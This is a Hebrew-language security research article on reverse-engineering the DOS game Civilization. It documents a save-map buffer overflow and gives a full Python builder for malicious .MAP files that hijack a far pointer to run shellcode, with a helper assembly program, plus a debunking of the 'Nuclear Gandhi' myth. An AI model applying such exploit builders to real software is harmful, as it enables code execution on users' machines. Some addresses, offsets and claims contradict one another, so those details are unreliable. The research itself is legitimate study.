digital whisper
Technologic Papers

מאימפריה להרצת קוד

מאת יונתן בר אור

הקדמה

המשחק Civilization המקורי היה אחד ממשחקי האסטרטגיה הראשונים שאני זוכר. ביליתי שעות רבות בבניית ערים, מחקר טכנולוגיות, בניית פלאי תבל וכו'. לצעירים שבינינו שבמקרה לא מכירים, המשחק זמין לגמרי באתר ישראלי עתיק יומין בשם "מסע אל העבר", והוא נראה בערך ככה:

בשלב מסוים (בתור ילד!) הבנתי שאפשר לנסות לערוך את קבצי השמירה, ואני זוכר בבירור איך בדרך כלל זה הפך את קובץ השמירה ללא קריא אך לפעמים גרם לאפקטים מפתיעים כגון שינוי שמות הערים ועוד. לאחרונה התפנה לי קצת זמן והחלטתי לבדוק מה בדיוק קורה בקבצי השמירה הללו, והגעתי ליכולת מעניינת - טעינת קובץ שמירה שגורמת להרצה של shellcode. רוב המאמר מתמקד במחקר הזה, אבל יהיה בונוס קטן שנוגע לאגדה אורבנית הנוגעת למשחק עצמו.

ניתוח המשחק

המשחק שהורדתי, כאמור, מאתר "מסע אל העבר" מכיל 2 קבצים רלוונטיים:

קובץ	גודל	MD5
CIV.EXE	304,512 בתים	0598509dd378ea71db224e420ac70217
ORIGINAL.EXE	304,512 בתים	8c0960a9470c8183fdd88c5810f1f243

ההבדל בין שני הקבצים הוא מזערי - בסך הכל 10 בתים, כאשר 8 מהם נמצאים ב-offset של 0x11D9E לתוך הקובץ. כאשר מפרשים אותם כקוד Intel 16-bit ניתן בקלות להבין את ההבדל:

```
; ORIGINAL.EXE - the real game: "spend money"
mov  bx, [0x64ca]      ; bx = current player index
shl  bx, 1
mov  ax, [bp-0xe4]     ; ax = amount to pay
sub  [bx-0x3f0a], ax   ; treasury[player] -= amount   ; treasury[] array
is at 0xC0F6

; CIV.EXE - patched: treasury is pinned to a constant
mov  bx, [0x64ca]
shl  bx, 1
mov  ax, 0x77ff        ; 0x77FF = 30719
mov  [bx-0x3f0a], ax   ; treasury[player] = 30719
nop
```

אפשר לראות שלמעשה CIV.EXE הוא משחק עם צ'יט - במקום להוריד כסף מהאוצר, האוצר תמיד יקבל ערך של 30719. ה-nop בסוף, אגב, הוא סימן חזק לכך שמישהו עשה patch ידני, ושמר על אותו אורך של קובץ כדי לשמר offset-ים בקובץ שמגיעים אחר כך. בכל מקרה, הנקודה היא שאני יכול לנתח גם את CIV.EXE וגם את ORIGINAL.EXE - ההבדלים ביניהם זניחים.

ביצוע unpacking

ניתוח סטטי של CIV.EXE מביא לבעיה - הקובץ הוא קובץ MZ אבל אין בו relocations בכלל, וה-entry-point שלו הוא stub קטן. בנוסף ניתן לזהות מספר מחרוזות מפלילות, ביניהן "Packed file is corrupt" - אכן, הקובץ עצמו בוודאות packed, וספציפית - עם טכנולוגיה שנקראת Microsoft EXEPACK.

אני בטוח שיש דרך קלה יותר לעשות את זה, אבל מה שעשיתי הוא להשתמש ב-Unicorn, לטעון את הקובץ לסגמנט כלשהו, לקבוע ערכים ל-CS/IP, SS:SP ולספק PSP מתאים מינימלי. בשלב זה, שמתי breakpoint על INT 21h (זה ה-DOS interrupt הסטנדרטי, ובמקרה שלנו CIV.EXE קורא לו כדי לקבל את גרסת ה-DOS), ואז פשוט אפשר לבצע dump מהזיכרון, מכיוון ש-EXEPACK כבר סיים את פעולתו.

בשלב זה גיליתי מספר דברים מעניינים:

1. ה-DGROUP (שנקבע על ידי ה-Data Segment או DS בקיצור) הוא בדיוק ה-load base ועוד 0x2A1B. ה-DGROUP, אגב, הוא הסגמנט שבו כל ה-Data יושב - כולל BSS, גלובליים, קבועים ואפילו המחסנית. אנחנו נשתמש הרבה בעובדה זו במהלך מאמר זה.
2. המשחק משתמש ב-overlays, ולכן חלק נכבד מהמידע והקוד איננו packed. זה מסביר גם, אגב, למה כאשר בחנו את ההבדלים בין ORIGINAL.EXE ל-CIV.EXE ראינו הבדלים שניתנים בכלל ל- disassembly.

ניתוח ה- map loader

בשלב זה, במקום לבצע הנדסה לאחור מלאה (שהייתה לוקחת זמן רב אולי) - הסתכלתי על OpenCivOne. מדובר על פרויקט open-source שמממש מחדש את המשחק בשפת C#, ומבוסס על הנדסה לאחור שנעשתה לאורך השנים למשחק המקורי. לכן, כאשר הייתה לי השערה, קודם כל הסתכלתי על המימוש של OpenCivOne ולאחר מכן מצאתי את המימוש ב- dump ממקודם - זה עזר מאד להאיץ את המחקר.

קבצי שמירה ב-Civilization מגיעים בזוגות:

- קבצי CIVIL#.SVE (הסימן # מציין מספר, למשל CIVIL0.SVE) - זהו קובץ בגודל קבוע (37,856 בתים) שמחזיק את מצב המשחק (מצב ההתקדמות במשחק למשל).
- קבצי CIVIL#.MAP - מפת העולם של המשחק.

קובץ המפה נטען ראשון, ובאופן מעניין, מגיע בפורמט מוכר בשם PIC Image (על סמך OpenCivOne, הפונקציה הרלוונטית נקראת LoadGameData).

הפורמט עצמו מכיל זרימה של בלוקים בפורמט הבא:

שדה	גודל	תיאור
signature	2 בתים	סוג הבלוק
length	2 בתים	אורך ה- data בבתים
data	משתנה (length בתים)	המידע הגולמי

כאשר סוגי ה-signature הבאים נתמכים:

ערך signature	תיאור
0x3045	ה- data מייצג פלטת צבעים (palette) בעומק 8 סיביות
0x304D	ה- data מייצג פלטת צבעים (palette) בעומק 18 סיביות
0x3058	מידע תמונה (דחוס עם LZW ו- RLE)

בפועל, קבצי ה-MAP הם בלוק יחיד מסוג 0x3058, בגודל 320 על 200.

החולשה

קטע הקוד שטוען ומפרסר את קבצי ה- PIC פשוט יחסית. השתמשתי ב-DOSBox-X לצורך דיבוג - הכתובות שתראו כאן יכולות להיות שונות תחת הרצות שונות, אבל ה-offset-ים נשארים זהים.

הנה הקוד (לאחר מעט שפצור והערות שלי):

```
0823:10a8  lodsw                   ; ax = block signature
0823:10ad  cmp   al, 0x58          ; low byte 0x58 == image block (0x3058)?
0823:10af  je    0x112a            ; image handler (LZW/RLE)
0823:10b1  mov   di, ds
0823:10b3  mov   es, di            ; ES = DS = DGROUP
0823:10b5  lea   di, [0xc926]      ; fixed destination buffer, no size known
0823:10b9  cmp   ax, 0x304d
...
0823:10cf  push  di
0823:10d0  stosw                   ; store signature word into the buffer
...
0823:10e9  lodsw                   ; ax = block LENGTH  (straight from the
file!)
0823:10ee  stosw                   ; store length word into the buffer
0823:10ef  mov   cx, ax
0823:10f1  shr   cx, 1             ; cx = length/2 words
0823:10f3  jcxz  0x1115
0823:10f5  ...                     ; (buffer-refill plumbing)
0823:1112  stosw                   ; copy loop: file -> ES:DI (0xC926+)
0823:1113  loop  0x10f5            ; repeated length/2 times. NO BOUNDS
CHECK.
```

החולשה כאן ברורה - כל בלוק בקובץ ה-PIC שה-signature שלו לא מסתיים ב-0x58 (למשל, 0x3045 כפי שציינו למעלה) יועתק **כמו שהוא** אל באפר בגודל קבוע ב-DGROUP:0xC926 זו בעיה מכיוון ש-length נקרא מתוך קובץ ה-MAP ללא וידוא שהוא מתאים לתוך אותו באפר, ולכן יש לנו העתקת בתים וכתיבה של מידע כרצוננו החל מאותו offset (כאמור, 0xC926), ומכיוון שאנחנו שולטים ב-65,535 בתים - אנחנו יכולים לדרוס מידע רב מאוד שנשמר אחרי הבאפר.

למעשה, גיליתי מצביע לפונקציה שנשמר בכתובת DGROUP:0xE83A, מסוג FAR pointer (בזיכרון עם סגמנטים המשמעות היא שהמצביע שומר גם אוגר סגמנט וגם offset):

```
ff 1e 3a e8  lcall [0xe83a] ; call [0xE83A] (offset) : [0xE83C] (segment)
```

פונקציה זו היא משמשת למילוי מחדש של ה-input buffer מהקובץ, ונקראת כל פעם למלא אותו מחדש אם יש צורך. נשים לב ש-0xE83A זה במרחק של 0x1F10 מהתחלת הכתיבה שלנו לבאפר הקבוע שמאחסן את המידע מקובץ ה- MAP, ולכן אנחנו יכולים לדרוס את המצביע לאיזו כתובת שבא לנו. כמובן, דריסת המצביע עם ערך שיגרום לו להצביע למקום לבחירתנו - פירושה הרצת קוד חופשי בתוך המשחק!

ההשמשה

אסטרטגיית ההשמשה שלנו פשוטה יחסית:

1. נכתוב בלוק מסוג 0x3045 (כאמור, פלטת צבעים בעומק 8 סיביות) כדי לגרום להעתקה רגילה להתבצע (בניגוד להעתקה שצריכה לפתוח LZW ו-RLE).
2. את ה-shellcode שלנו נשים בתחילת ה-data, כך שהוא ייכתב ל-DGROUP:0xC926 .
3. ב-offset של 0x1F10 נכתוב את ה-FAR Pointer שיקודד את הכתובת DGROUP:0xC926. פעולה זו דורסת את המצביע לפונקציית ה-refill כך שלמעשה ה-shellcode שלנו ירוץ במקום. נשים לב שזה אומר שגודל ה-shellcode שלנו לא יכול לעבור גודל זה - אבל 7,952 בתים זה דיי והותר ל-shellcode רציני.
4. נדרוש שגודל ה-payload הכולל שלנו לא יעבור את 0x2000. דרישה זו גורמת לכך שפונקציית ה-refill לא תיקרא עד סיום הכתיבה של ה-payload שלנו.
5. כאשר ה-parser מסיים את ההעתקה הוא יקרא ל-refill, מה שיגרום ל-shellcode שלנו לרוץ.

בעיית ה-DGROUP

חדי העין ביניכם ישימו לב לפרט מעצבן - אנחנו צריכים לקודד את DGROUP אבל אין לנו מושג מה הוא. אלו מכם שבקיאים יותר בהשמשת חולשות עלולים לתהות למה לא לבצע דריסה חלקית - במקום לדרוס את כל ה-FAR pointer, לדרוס רק את ה-offset (שמקודד לפני הסגמנט!). הסיבה לכך היא שהערך של הסגמנט שמקודד ב-FAR pointer מייצג את אוגר CS, **שאיננו שווה בערכו לערך של DS** (ששווה ל-DGROUP שבו ה-shellcode שלנו חי). לכן, אין לנו ברירה אלא לדעת את הערך של DS.

למזלנו, ערך זה קבוע בין גרסאות שונות של מערכת ההפעלה. הנה מה שיצא לי, למשל, בסביבות שונות:

סביבת הרצה	ערך DGROUP
DOSBox	0x2BBD
DOSBox-X	0x323E

במידה ונרצה להריץ את האקספלויט שלנו בסביבה שונה, נצטרך להסיק את הערך הנכון של DGROUP.

זה לא קשה במיוחד – בעמוד הבא מצורף קוד של תכנית שכתבתי בשם SEGFIND.COM שעושה בדיוק את זה:

```
; ------------------------------------------------------------------------
;                                                                        ;
;  File:        segfind.asm                                            ;
;  Purpose:     Prints out the DGROUP value.                           ;
;  Remarks:     - Compiled as COM: nasm -f bin segfind.asm -o SEGFIND.COM ;
;               - Our exploit relies on the load base, which is different ;
;                 between DOSBox and DOSBox-X, for example.            ;
;               - To use the exploit, use --dgroup 0x(value).          ;
;                                                                        ;
; ------------------------------------------------------------------------
bits 16
org 0x100

    ; Get the section and add the offset
    mov     ax, cs
    add     ax, 0x2a2b      ; Offset of DGROUP

    ; Prepare the hexadecimal buffer
    mov     di, hexbuf
    mov     cx, 4

.h:

    ; Translates the value to printable characters
    rol     ax, 4
    mov     bl, al
    and     bl, 0x0f
    cmp     bl, 10
    jb      .d
    add     bl, 'A'-10
    jmp     .p

.d:

    ; Handles digits
    add     bl, '0'

.p:

    ; Add the value to the hexadecimal buffer
    mov     [di], bl
    inc     di
    loop    .h

    ; Prints out the buffer
    mov     ah, 0x09
    mov     dx, msg
    int     0x21
    mov     ah, 0x08
    int     0x21
    mov     ax, 0x4c00
    int     0x21
; ------------------------------------------------------------------------
;                                                                        ;
;  Data "section"                                                        ;
;                                                                        ;
; ------------------------------------------------------------------------
```

```
msg     db 13, 10, 'DGROUP = 0x'                ; Message header
hexbuf  db '0000'                               ; Hexadecimal buffer
        db 13, 10, '$'                          ; Message footer
```

רובו המוחלט של המימוש הוא פשוט להמיר את ערך ה-DGROUP לתווים שניתן להדפיס. הקובץ עצמו אמור להיות קובץ COM שניתן להריץ בסביבת ה-DOS המתאימה כהכנה לאקספלויט, ואמור להדפיס ערך כלשהו, כגון DGROUP = 0x2BBD (כאמור, במקרה של DOSBox).

במימוש האקספלויט עצמו, הסקריפט יכול לקבל את ה-dgroup כדגל. אם הוא לא מסופק - האקספלויט מניח שמדובר על DOSBox (אני מניח שזו סביבת ההרצה הפופולרית ביותר כיום למשהו כזה).

האקספלויט המלא

האקספלויט המלא נתון כאן:

```
#!/usr/bin/env python3
import struct
import sys
import argparse
"""
    Civilization 1 (MS-DOS) .MAP exploit builder  --  arbitrary code execution
from a savefile.

    Vulnerability
    -------------
    Loading a saved game parses the paired CIVIL#.MAP as a PIC image.
    The PIC block loop (CIV.EXE / ORIGINAL.EXE, at code 0823:10cf) copies any
non-image block verbatim into a fixed scratch buffer.
    That buffer exists at DGROUP:0xC926, and the copy uses the block's 16-bit
length field straight from the file with NO bounds check:

        lodsw               ; ax = block length (attacker-controlled)
        mov  cx, ax
        shr  cx, 1
        lodsw / stosw       ; copy `length` bytes -> es:0xC926 (es = ds =
DGROUP)
```

```
Because DS == SS == DGROUP (0x2BBD in DOSBox, deterministically), the copy runs straight up through the game's globals.
    We don't need to smash a return address: sitting in that range is the parser's own "refill" far-pointer at [0xE83A], which it calls (lcall [0xe83a]) to top up its read buffer.
    We overwrite that pointer to aim at our shellcode, which we stage at the very start of the copied block (DGROUP:0xC92A).
    When the parser finishes our block and loops for more data, it calls the refill vector - and then our code runs.

    Keeping the whole .MAP within one buffer read (default block 0x2000 -> ~8 KB file) means no refill happens during the copy, so surrounding globals stay intact until the hijack fires.
    Usage
    -----
    python3 civ1_map_exploit.py shellcode.bin CIVIL0.MAP     # from a raw binary
    python3 civ1_map_exploit.py --hex 'b8 13 00 cd 10 ...' CIVIL0.MAP
    Then load slot 0 in the game (keep a valid CIVIL0.SVE alongside it).
"""
# The data segment (SS) as loaded by DOS - the shellcode executes here
DGROUP = 0x2BBD
# Where block-data byte 0 lands - this is the shellcode's entry point
DEST = 0xC92A
# Far pointer the parser calls to refill its read buffer
REFILL_PTR = 0xE83A
# Palette block - low byte 0x45 != 0x58 so it takes the copy path
BLOCK_SIG = 0x3045
def build(shellcode:bytes, dgroup:int=DGROUP, block_len:int=0x2000, fill:int=0x90) -> bytes:
    """
        Return the bytes of a malicious CIVIL#.MAP carrying the shellcode.
        The "dgroup" variable is the game's runtime data segment. It depends on the DOS memory layout, so it differs between emulators/configs. Use SEGFIND.COM in the environment if unsure.
    """
    # The offset of [0xEB3A] within block data
    ptr_off = REFILL_PTR - DEST
```

```
# Validations
    assert len(shellcode) <= ptr_off, Exception(f'Shellcode too long
(max={ptr_off})')
    assert block_len <= 0x36D0, Exception('The block length must not pass
0x36D0')
    assert ptr_off + 4 <= block_len, Exception(f'The block length must be at
least 0x{ptr_off+4:x}')

    # Build data
    data = bytearray([fill]) * block_len
    data[0:len(shellcode)] = shellcode                              # Put
shellcode at DGROUP:DEST
    struct.pack_into('<HH', data, ptr_off, DEST, dgroup)            # Value
[0xE83A] points to dgroup:DEST
    return struct.pack('<HH', BLOCK_SIG, block_len) + bytes(data)

def main():
    # Parse commandline
    ap = argparse.ArgumentParser(description='Build a malicious Civ1 CIVIL#.MAP
from shellcode.')
    ap.add_argument('shellcode', help='raw shellcode file (or use --hex)')
    ap.add_argument('output', help='output .MAP path (e.g. CIVIL0.MAP)')
    ap.add_argument('--hex', dest='hexbytes', help='shellcode as hex string
instead of a file')
    ap.add_argument('--dgroup', type=lambda x: int(x, 0), default=DGROUP,
help='game data segment (0x2BBD for dosbox; use SEGFIND.COM otherwise)')
    ap.add_argument('--block-len', type=lambda x: int(x, 0), default=0x2000,
help='how many bytes the game copies (0x2000) by default')
    args = ap.parse_args()

    # Parse shellcode
    if args.hexbytes:
        sc = bytes.fromhex(args.hexbytes.replace(',', ' ').replace('0x',
'').split('#')[0])
    else:
        with open(args.shellcode, 'rb') as fp:
            sc = fp.read()
```


```
 # Build the blob
    blob = build(sc, args.dgroup, args.block_len)

    # Write to the map
    with open(args.output, 'wb') as fp:
        fp.write(blob)

if __name__ == '__main__':
    main()
```

האקספלויט מקבל shellcode מקובץ או כמערך של בתים מתוך ה-commandline, וכן יכול לקבל ערך DGROUP במידה ואנחנו מתכננים להריץ בסביבה שאיננה DOSBox. הוספתי גם אופציה לשנות את גודל הבלוק כפי שמתקבל על ידי המשחק (0x2000), אבל ככל הנראה אין צורך לדרוס אותו אף פעם.

בסופו של דבר, האקספלויט מייצר קובץ MAP, שבמקביל לקובץ ה-SVE המתאים יכול להיטען למשחק ולהריץ shellcode כרצוננו. אני הרצתי shellcode שמייצג בצורה נאמנה את אותה תקופה, עם demo לא רע:




הקלטתי את הסרטון המלא וניתן לצפות בו כאן: https://www.youtube.com/watch?v=o3X37lpCJOo

את קוד המקור של ה-demo ניתן לראות ולקמפל מתוך ה-git repository שלי כאן.

בונוס: גנדי הגרעיני

ישנה אגדה אורבנית ידועה הנוגעת במשחק - האגדה של גנדי הגרעיני. לפי אותו סיפור, לכל מנהיג במשחק יש "מדד תוקפנות" - ככל שאותו מספר גבוה יותר כך יש יותר סיכוי שאותו מנהיג יתחיל מלחמות. לפי הסיפור, המנהיג ההודי מהאטמה גנדי קיבל את הערך הנמוך ביותר - ערך של 1, שמייצר פציפיסטיות. כמו כן, הטענה היא ששינוי סוג הממשל לדמוקרטיה מוריד את ערך מדד התוקפנות ב-2 (מכיוון שממשלים דמוקרטיים הם פחות תוקפניים). כמובן, זה אומר שגנדי מקבל ערך של מינוס 1, ומכיוון שמדד התוקפנות הוא מספר שלם unsigned - הוא מקבל ערך גבוה עקב Integer overflow ומגיע ל-255, מה שגורם לו להיות אגרסיבי יותר מכל מנהיג. גרוע מכך - בשלב זה של המשחק מחקר על נשק גרעיני כבר הסתיים, מה שאומר שגנדי מתחיל לתקוף את כל האומות עם נשק גרעיני... היו טענות רבות כבר לכך שהטענה לא נכונה (כולל ממפתח המשחק עצמו, Sid Meier) אבל אני מניח שכאשר סיפור טוב עד כדי כך - הוא עדיין מקבל תהודה רבה.



מכיוון שעשיתי כבר לא מעט הנדסה לאחור של המשחק בשלב זה, רציתי לבדוק אחת ולתמיד בעצמי האם יש אולי שמץ על אמת באותו סיפור.

מבנה הנתונים שמייצג מנהיג

מבנה הנתונים שמייצג מנהיג הוא בגודל 58 בתים בדיוק, ונראה כך:

Offset	גודל בבתים	משמעות השדה	סוג המידע
0x00	32	שם (Leader name)	מחרוזת NUL-terminated מרופדת באפסים
0x20	16	אזרחות (Nationality)	מחרוזת NUL-terminated מרופדת באפסים
0x30	2	**מצב רוח (Mood)**	חברותי = מינוס 1 נייטרלי = 0 אגרסיבי = פלוס 1
0x32	2	מדיניות (Policy)	פרפקציוניסט = מינוס 1 נייטרלי = 0 נוטה להתרחבות = 1
0x34	2	אידיאולוגיה (Ideology)	מיליטנטי = מינוס 1 נייטרלי = 0 תרבותי = 1
0x36	2	מוזיקה קצרה (Short tune)	מצביע לקטע מוזיקה
0x38	2	מוזיקה ארוכה (Long tune)	מצביע לקטע מוזיקה

אותו "מדד אגרסיביות" הוא למעשה שדה ה-Mood, וכפי שניתן לראות, הוא יכול לקבל רק 3 ערכים שונים. גנדי, ספציפית, מקבל:

- מדד Mood של מינוס 1 (כתוב כ- 0xFFFF).
- מדד מדיניות של מינוס 1 (כתוב כ- 0xFFFF).
- מדד אידיאולוגיה של 0 (כתוב ה- 0x0000).

מדד ה-Mood שלו אכן הופך אותו למאד חברותי (יחד איתו, אגב, נמצאים אברהם לינקולן (מנהיג האמריקאים) וחמורבי (מנהיג הבבלים)), אבל חשוב יותר מזה - הערך הוא בוודאות signed ולא unsigned כפי שנטען.

הוכחה ישירה יותר שערך Mood הוא signed מסתמכת על האסמבלי עצמו:

```
mov  ax, 0x3a                    ; 0x3A = 58 = size of one leader record
imul word ptr [si-0x18ec]        ; ax = NationalityID * 58   (signed multiply,
index into the table)
mov  bx, ax
cmp  word ptr [bx+0x1512], 1     ; Mood == 1 ?   -> print "Aggressive"
jne  ...
...
cmp  word ptr [bx+0x1512], -1    ; Mood == -1 ?  -> print "Friendly"
jne  ...
```

הערך 0x1512 מייצג את 0x14E2 (הבסיס של טבלת המנהיגים) ועוד 0x30 (ה-offset של mood בתוך המבנה). אפשר לראות איך המשחק מבצע jne פשוט אחרי השוואה לפלוס או מינוס 1 - זה אומר שהערך של mood הוא יותר סוג של enum מאשר ערך מספרי אמיתי - אחרת היינו רואים השוואות של "גדול מ-" או "קטן מ-". בפרט, אין שום רמז לכך שערך זה הוא signed.

אין הורדה של 2 במעבר לדמוקרטיה

המסמר האחרון בארון המתים של המיתוס הזה נוגע לכתיבה לערך mood. המקום היחיד בו יש כתיבה לערך mood נראה כך ב-OpenCivOne:

```
Nations[i].Mood = RNG.Next(3) - 1;   // re-randomized to -1 / 0 / +1
```

כל התייחסות אחרת לערך Mood היא השוואתית (בדיקה האם הוא 1 או מינוס 1, בדומה למה שראינו לפני כן). בפירוט, כל שינוי ממשל (ובפרט לדמוקרטיה) לא משנה את ערך ה-Mood. דבר דומה מתרחש במשחק ה-DOS המקורי:

```
0077d5:  b8 3a 00     mov   ax, 0x3a    ; AX = 58 = size of a record
0077d8:  f7 6e c6     imul  word ptr [bp-0x3a]  ; DX:AX = 58 * [bp-0x3a]
(nation index * 58)
0077db:  8b f0        mov   si, ax  ; SI = byte offset of this nation's record

; Mood:
0077dd:  b8 03 00     mov   ax, 3   ; prepare argument for rand(3)
0077e0:  50           push  ax      ; ditto
0077e1:  9a 5b 00 de 2d  lcall 0x2dde:0x5b     ; rand(3) invocation
0077e6:  83 c4 02     add   sp, 2   ; pop the argument (cdecl cleanup)
0077e9:  48           dec   ax      ; AX = rand(3) - 1
0077ea:  89 84 12 15 mov   [si+0x1512], ax  ; Nations[i].Mood = rand(3) - 1
```

זוהי הכתיבה היחידה אל Mood וכפי שניתן לראות - היא פשוט ערך אקראי בין מינוס 1 ל-1.

לצורך וידוא "עד הסוף", דיבגתי את המשחק וביצעתי שינויי ממשל לדמוקרטיה - בשום שלב לא הייתה הפחתה מאותו ערך Mood. לכן, בשלב זה, אני משוכנע שהסיפור של "גנדי הגרעיני" הוא **מיתוס**.

סיכום

פרויקט זה הייתה פעילות סוף שבוע חביבה עבורי, ואני מתכנן להמשיך לחקור משחקי DOS ישנים, מכיוון שמעבר לערך הנוסטלגי - הטכנולוגיה מאד proprietary - כל משחק החליט לממש דברים דומים בצורה קצת שונה. בעיניי זה חלק מעניין מאד, ולמעשה, כבר סיקרתי בעבר את המשחק Dangerous Dave בגיליון 152 - אני ממליץ בחום לקרוא גם אותו. כמו כן, אני מוכן לקבל המלצות לפרוייקטים דומים - באופן פרטי.

את כל הפרוייקטים שלי אני מנסה לשמור באתר הפרטי שלי: https://jonathanbaror.com, בו ניתן למצוא דברים איזוטריים (כמו המחקר הזה) וגם קצת פחות (בעיקר offensive security עם נגיעות של קריפטוגרפיה).

תודה מיוחדת לאתר "מסע אל העבר" שמכיל משחקים רבים (חלקם גם בעברית!) ומהווה גאווה רצינית, וכמובן למפתחים והמתחזקים של OpenCivOne שהפכו את המחקר לקל יותר משמעותית.

תודה על הקריאה!

יונתן בר אור